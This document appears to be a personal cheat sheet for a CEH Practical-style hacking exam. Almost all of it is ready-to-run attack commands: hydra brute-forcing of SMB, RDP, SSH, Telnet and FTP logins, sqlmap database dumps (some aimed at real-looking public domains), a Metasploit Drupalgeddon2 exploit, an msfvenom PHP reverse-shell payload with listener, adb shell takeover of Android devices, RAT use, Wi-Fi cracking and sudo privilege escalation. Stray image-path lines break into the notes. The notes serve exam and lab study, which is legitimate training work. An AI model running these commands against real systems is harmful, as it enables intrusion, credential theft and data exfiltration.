Scanning & Enum Commands:
Domain admin name:

FQDN:
sudo nmap --script smb-os-discovery –p 445 ip/24(look for fqdn mention)

Mercury Services:
nmap -sV -p 25,80,110,143 <ip-subnet>

Need to Perform the same scan on all three subnets i.e. 10.10.1.0/24, 192.168.0.0/24, 172.20.0.0/24 -->

Product Version of domain controller:

----1------
ldap port -> 389.

-> nmap -p 389 -sV -iL targets.txt

-> ldapsearch -x -h 389 192.168.215.130 -b "DC=CEH,DC=com"

->ldapsearch -x -h 389 192.168.215.130 -p 389 -b "DC=CEH,DC=com"

----2-----

-> sudo nmap --script smb-os-discovery -p 445 -T4 192.168.215.130

Example:

OS: Windows Server 2022 Datacenter 20348 (Windows 10.0 Build 20348) then ans will be=> 10.0.20348

Service running on specific ip:

Version of ip running in specific range :

Least Severity:

Use openvas or

nmap –script vuln ip/acunetix.com

Bruteforce (hydra):

DVWA:
DVWA Login Bruteforce:
1. hydra -L username.txt -P pass.txt 127.0.0.1 -s 42001 http-post-form

"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect."

Smb:

-> port 139 or 445
-> hydra -t 1 -v -L username.txt -P pass.txt smb://192.168.215.130

-> hydra -t 1 -v -L username.txt -P pass.txt 192.168.215.130 smb

-> to checkfolders : smbmap -u Test-p Test-H 192.168.215.130 (scan directories.ex: cehtools>users)

-> smbclient -U Test//192.168.215.130/users [enter pass for Test then]

-> or smbclient \\\\10.10.55.X\\share_name -U user%password123

->ls-> cd-> doc/desktop-> get <file>

-> get secret.txt ~/Desktop/falg2.txt or more secret.txt

RDP:
-> sudo nmap -p 3389 --open -sV 192.168.215.129/24

-> hydra -t 1 -v -L username.txt -P pass.txt rdp://192.168.215.130

-> hydra -t 1 –v –l test -P pass.txt rdp://192.168.215.130

-> use remmina to locate hide.cfe file

->login via ftp to get the file in parrot

-> or, xfreerdp /u:username /p:password /v:IPAddress

-> decrypt hashcat/john the ripper

->crc32 (https://emn178.github.io/online-tools/crc/)or crc32 <filename>--->use windows ,for linux use linux terminal

Remote Linux/windows:

-> scan for ssh or telnet or ftp ports as remote login can be either of them

SSH: p 22

-> hydra -L username.txt -P pass.txt -t 4 192.168.215.133 ssh

-> hydra -vV -t 1 -w 10 -L username.txt -P pass.txt ssh://192.168.215.133 (if normal command doesnot work then these flags)- will take time

-> hydra -vV -L username.txt -P pass.txt -t 1 -w 5 192.168.215.133 ssh

-> find / -type f -name target.txt 2> /dev/null

-> find / -name "secret.txt" 2>/dev/null

-> cat <target.txt>

Telnet: p 23

-> hydra -l admin -P passlist.txt -o test.txt x.x.x.x telnet
-> telnet hostname_or_ip port_number
-> find / -type f -name target.txt 2> /dev/null

-> find / -name "secret.txt" 2>/dev/null

-> cat <target.txt>

Ftp:

-> hydra -t 1 -v -L username.txt -P pass.txt ftp://192.168.215.130

-> find / -type f -name target.txt 2> /dev/null

-> find / -name "secret.txt" 2>/dev/null

-> cat <target.txt>

SQL:
Sqli

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 --dbs

OS-command injection to retrieve a specific file – dvwa

-> sqlmap -u "http://test1.ceg.com/search.php?q=test" --cookie="PHPSESSID=your_session_id" --dump

-> sqlmap -u "http://test1.ceg.com/search.php?q=test" --cookie="PHPSESSID=your_session_id" --dbs

-> sqlmap -u "http://test1.ceg.com/search.php?q=test" --cookie="PHPSESSID=your_session_id" -D database_name --tables

-> sqlmap -u "http://test1.ceg.com/search.php?q=test" --cookie="PHPSESSID=your_session_id" -D database_name -T users –columns

-> sqlmap -u "http://test1.ceg.com/search.php?q=test" --cookie="PHPSESSID=your_session_id" -D database_name -T users -C username,password --dump

---

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 –dbs

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database_name -

-tables

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database_name - T table_name –columns

-> sqlmap -u "http://192.168.44.40" --crawl=3 --level=5 --risk=3 -D database_name - T table_name -C Flag --dump

---

1. now in parrot os, open firefox and login into the website given and details.
2. Go to profile and and right cleck and inspect and console type “document.cookie” you will get one value.
3. Open the terminal and type the below commands to get the password of other user.
4. sqlmap -u "http://www.justwatch.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=;" –-dbs
5. sqlmap -u "http://www.justwatch.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moveiscope – -tables
6. sqlmap -u "http://www.justwatch.com/viewprofile.aspx?id=1" --cookie="mscope=1jwuydl=; ui-tabs-1=0" -D moviescope -T user-Login – -dump

Website:

---Drupal---

-> nikto –h ....

->msfconsole

-> search drupalgeddon2

-> use exploit/unix/webapp/drupal_drupalgeddon2

-> set RHOST 10.10.55.50

-> set RPORT 80 # Ensure the port is correct for HTTP

->run

-> find / -name Flag.txt 2>/dev/null

DVWA:
Commad injection or

This is a file upload vulnerability

1. msfvenom -p php/meterpreter/reverse_tcp LHOST=<attacker-ip> LPORT=<attacker-port> -f raw > file.php
2. msfdb init && msfconsole
3. use multi/handler
4. set payload php/meterepreter/reverse_tcp
5. set LHOST=attacker-ip
6. set LPORT= attcker-port
7. run

Android:

- ->From the first nmap scan try to on which IP port 5555 is running.That IP is running a android emulator or can verify it by seeing the output
- -> nmap –p 5555 ip/24 or
- -> nmap -p 80,443,8080,8443,5228 --open 10.10.55.0/24
- Using adb Shell:

- adb connect x.x.x.x:5555
- adb devices -l
- adb shell
- pwd
- ls
- cd Download
- ls
- cd sdcard
- Find / -name “Scan Folder” -ls 2> /dev/null or `find / -type d -name "dir-name-here" 2>/dev/null`
  - https://www.cyberciti.biz/faq/howto-find-a-directory-linux-command/
- `Download the folder or file`
  - `adb pull sdcard/log.txt /home/mmurphy/Desktop`
- To calculate the sha384 hash of the file
  - sha384sum /path/to/your/file

- Locate and Pull Image File:

  -> adb shell find /sdcard/ -name "*.jpg" -o -name* ".png"

  -> adb pull /sdcard/Downloads/CEH.jpg ./ceh.jpg

- Extract Hidden Data with Steghide:
  -> steghide extract -sf ceh.jpg or use openstego

- Using PowerSploit:
  - Install PowerSploit:
    - git clone https://github.com/aerosol-can/PhoneSploit
    - cd PhoneSploit
    - pip3 install colorama
    - OR
    - python3 -m pip install colorama
  - Run Phonesploit:
    - python3 phonesploit.py
    - Type 3 and Press Enter to Connect a new Phone OR Enter IP of Android Device
    - Type 4, to Access Shell on phone
    - Download File using PhoneSploit
      - Type 9, Pull Folders from Phone to PC
    - Enter the Full Path of file to Download
      - sdcard/Download/secret.txt
    - To calculate the sha384 hash of the file

- sha384sum /path/to/your/file

- ***To calculate entropy use:
  We've three elf files, now we need to calcolate entropy for each of them using this command: `ent file.elf`
- If ent not installed then: sudo apt update
- sudo apt install ent

RAT:

Step 1: run nmap scan on 192.168.0.0/24.

cmd : nmap -Pn -sV -O 192.168.0.0/24 -oN nmap_output_0.0.txt

Step 2: From the nmap output find the windows machine. And see the ports running for windows machine.for example :1177, 8003

Step 3: start netcat listener on parrot machine

Cmd: netcat -lvp 1234

Step4 : now we will have the connection with the windows machine from here.Search the sa_code.txt and get the answer

Note: netcat basics https://www.kalilinux.in/2021/01/netcat-linux-tutorial.html

Answer 02:

Step1. find the windows machine

Cmd:Nmap -O network/ip

step2: find the open ports for windows machine

cmd: nmap -p- --open <windows_ip

step3: search google using the open ports.From google you will find the RAT name.

ex: which rat tool use port 1177

step 4:Open the rat application and enter the ip and port.The machine will contains 4 RAT application.Only 1 would work.Hints, Some of the which has server.exe or client.exe along with the main executable


step 5: Strongly recommended that, please complete the LAB from module 7 lab 1: njrat, prorate,Mosucker, theef

Wifi:

->Use air-crack for cracking.And you will get the answer **/flag**

cmd: aircrack-ng -w pathto/password.txt path_to_pcap_file.cap [this works]

-> Aircrack-ng –j wifi test.cap



-> aircrack-ng -a2 -b 02:1A:11:FF:D9:BD -w /usr/share/wordlists/rockyou.txt wifi.hccapx (2nd method is faster)**

-> airodump-ng Wificap.cap

-> airodump-ng --bssid BSSID --channel CHANNEL -w outputfile Wificap.cap

-> aircrack-ng -w /path/to/wordlist.txt outputfile-01.cap

OpenVas

Log in to OpenVAS. Create a New Target:

Configuration Targets New Target.

Set target ip .

Create a New Task:

Scans Tasks New Task. Select target 192.168.44.32 . Choose scan configuration.

Run the Task:

Start the scan.

View the Report:

Scans Reports View the report. Sort vulnerabilities by severity.

File Steganography:

-> SNOW.EXE -C -p "pass" filename.txt

->snow -C -p "<password>" <filename>.txt (then it will show the

content of file.txt content) (copy the file to the snow file location if necessary)

-> stegsnow -p password -C restricted.txt output.txt (kali)

Image Steganography:

-> decode using OpenStego

Privilege Escalation:

-> scan the network for remote login(ssh/telnet)

-> ssh test@ip

->check sudo privileges : sudo –l

-> swith to root if possible: sudo –i


->cd/

-> ls –IR

->if sudo vim allowed then:

-> press : then type :!sh or :!bash

----or--



:!whoami

[No write since last change]

root

->To get the filepath: find . -name secret.txt

-> find / -name "test.txt" 2>/dev/null

->Component of the file: cat givenfilePath (ex- home/cehprac/secret.txt)

Version of Malware Sample: Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools

-> use exiftool mal.file

-> DIE

Malware entryPoint:

-> PEiD (Malware analysis tool\static analysis\packaging and obfuscation folder)

->or use DetectitEasy

Malware Header:

-> First memory segment loaded by the OS loader (usually `.text` section linux elf)

-> open DIE and load the executable

-> switch to elf tab to see program headers


-> use exif

https://intezer.com/blog/elf-malware-analysis-101-initial-analysis/

readelf -l hello # for PT_LOAD

readelf -h hello # for entry point

objdump -d hello # to disassemble



Or,

-> Copy file from window to linux: scp Administrator@192.168.X.X:"C:\Users\Admin\Documents\Strange_File-1" ~/Desktop/

-> file Strange_File-1


If elf-> readelf, die


If `PE32+ executable` → use `Detect It Easy`, `Cutter`, or `pefile.p`

-> readelf -l Strange_File-1

-> objdump -p Strange_File-1 | grep "PT_LOAD [0]"

The output should show information about PT_LOAD(0), including the 'p_filesz'




Detect It Easy v3.02
File name
C:/Utils/upx-3.95-win32/upx.exe
...
File type
PE32
Entry point
005f6550
>
Disasm
Base address
00400000
Memory map
MIME
Hash
PE
Export
Import
Resources
.NET
TLS
Overlay
Strings
Entropy
Sections
0003
>
TimeDateStamp
1970-01-01 01:00:00
SizeOfImage
001f9000
Resources
Manifest
Version
Hex
Signatures
Scan
Detect It Easy(DiE)
Endianness
LE
Mode
32
Architecture
I386
Type
Console
packer
UPX(3.95)[LZMA,brute]
S ?
compiler
MinGW(-)[-]
S ?
linker
GNU linker ld (GNU Binutils)(2.25)[Console32,console]
S
Shortcuts
Options
Signatures
Deep scan
Scan
About
100%
>
Log
82 msec
Exit

🔷 Step 1: Get the PT_LOAD(0) Segment Info

From the **Memory Map table** in your screenshot:

Segment	Offset	Size
PT_LOAD(0)	`0000`	`0618`

That means:

- Start at **offset 0**
- Size = `0x0618` in hex = **1560 bytes**

🔷 Step 2: Extract the Segment

You can extract this in Linux/WSL/Parrot OS using `dd`:

bash Copy Edit

```
dd if=Strange_File-1 of=ptload0.bin bs=1 skip=0 count=1560
```

Or in Windows, use a hex editor like HxD or DiE's "Dump" button:

- Go to `Memory Map`
- Right-click on `PT_LOAD(0)` → Click `Dump segment`
- Save it as `ptload0.bin`

🔷 Step 3: Generate SHA-224 Hash

Run:

bash Copy Edit

```
sha224sum ptload0.bin
```

Example output:

python Copy Edit

```
cf85c7d397e985c6c8b6324d2ed9f12e9adf9b2213ff2233e485878c  ptload0.bin
```

✅ This is the **SHA-224 hash of PT_LOAD(0)**.

We look for the first substring that matches the given reg ex(ex: `NNNaNNaa`)

RAT

-> https://ceh-practical.cavementech.com/module-7.-malware-threats/1.-gain-access-to-systems-with-trojans

Cryptography:
-> john --format=Raw-MD5 --wordlist=rockyou.txt Hash2crack.txt

Python server:
->in windows folder where the flag fileis: python -m http.server 8000

-> from parrot: wget http://192.168.200.95:8000/pythonserver.txt

Mobile:
-> nmap -p 80,443,8080,8443,5228,5555 --open 10.10.55.0/24

-> adb connect x.x.x.x:5555

-> adb devices -l

-> adb shell

-> pwd

-> ls ->cd Download->ls->cd sdcard (search for files)

-> adb shell "find /sdcard/Scan -type f -name 'TestFile'"

->or , adb shell find /sdcard/ -name "*.jpg" -o -name "*.png"

->adb pull /sdcard/Downloads/CEH.jpg ./ceh.jpg

-> Calculate entropy value: ent test.elf (update & sudo apt install ent)

-> sha384sum test.elf

-> steghide extract -sf island.jpg or use openstego(no pass required)

Veracrypt:

-> hash-identifier b0b9d4d024430f1422ebdf433dea8afe

-> https://crackstation.net/

-> https://www.tunnelsup.com/hash-analyzer/

-> hashcat –m 0 hashes.txt /usr/share/wordlists/rockyou.txt

-> john --format=raw-md5 hash.txt

->